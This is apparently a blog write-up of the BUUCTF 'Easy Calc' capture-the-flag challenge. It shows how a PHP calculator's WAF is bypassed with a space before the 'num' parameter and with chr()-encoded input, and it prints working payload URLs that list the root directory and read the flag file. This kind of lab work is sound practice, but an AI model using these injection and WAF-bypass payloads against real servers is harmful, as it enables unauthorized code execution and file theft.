Buuctf Easy Calc

原创

Dexret 于 2021-12-07 21:43:11 发布 31 收藏
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
打开该靶机，发现为一个计算器

尝试写一个xss的payload测试一下



再尝试一下SQL注入

表达式

1'

答案:what are you want to do?


计算

两次尝试都不行，该网页应该存在waf，查看该网页的源代码

换行


```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
          </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```


发现有一个网页，访问一下该网页



发现为网页所过滤的一些规则，而且该网页应该是由calc.php对其进行传参


尝试看一下该网页有没有phpinfo页面



报了个403的错误，服务器上文件或目录拒绝访问

应该存在waf，尝试绕过一下waf，这里有两种绕过waf的方法


> 在num前添加%20(空格)绕过对num的检测
>
> HTTP走私之重复Content-Length绕过



PHP Version 7.0.30-0ubuntu0.16.04.1

System	Linux 3962de955a10 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

查看一下disable_functions，看看禁用哪些函数




Core

PHP Version	7.0.30-0ubuntu0.16.04.1

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,chdir,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,putenv,opendir,imap_open,mail,imap_mail,ini_set,apache_setenv,link,	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,chdir,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,putenv,opendir,imap_open,mail,imap_mail,ini_set,apache_setenv,link,
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*


虽然很多函数都用不了了，但是还有个scandir()函数可以用



但是又因为waf存在，使很多字符都无法使用，这里百度了一下(看了一下大佬的wp)，我们可以利用chr函数对其进行绕过，但是在php里我们不能直接输出，要用var_dump或者print_r，这两个函数都可以把flag打印出来，print_r和var_dump都能输出数组和对象，但print_r对布尔型的输出不太明显；var_dump输出比较详细，一般调试时用得比较多

构造payload

```
/calc.php?%20num=var_dump(scandir(chr(47)))
```



在这里看到了f1agg，应该为本题的flag所在

利用file_get_contents()进行读取

```
/calc.php?%20num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
```

flag{208301f8-9995-4bce-905c-150c1a94dcb2}

得到该题的flag

```
flag{208301f8-9995-4bce-905c-150c1a94dcb2}
```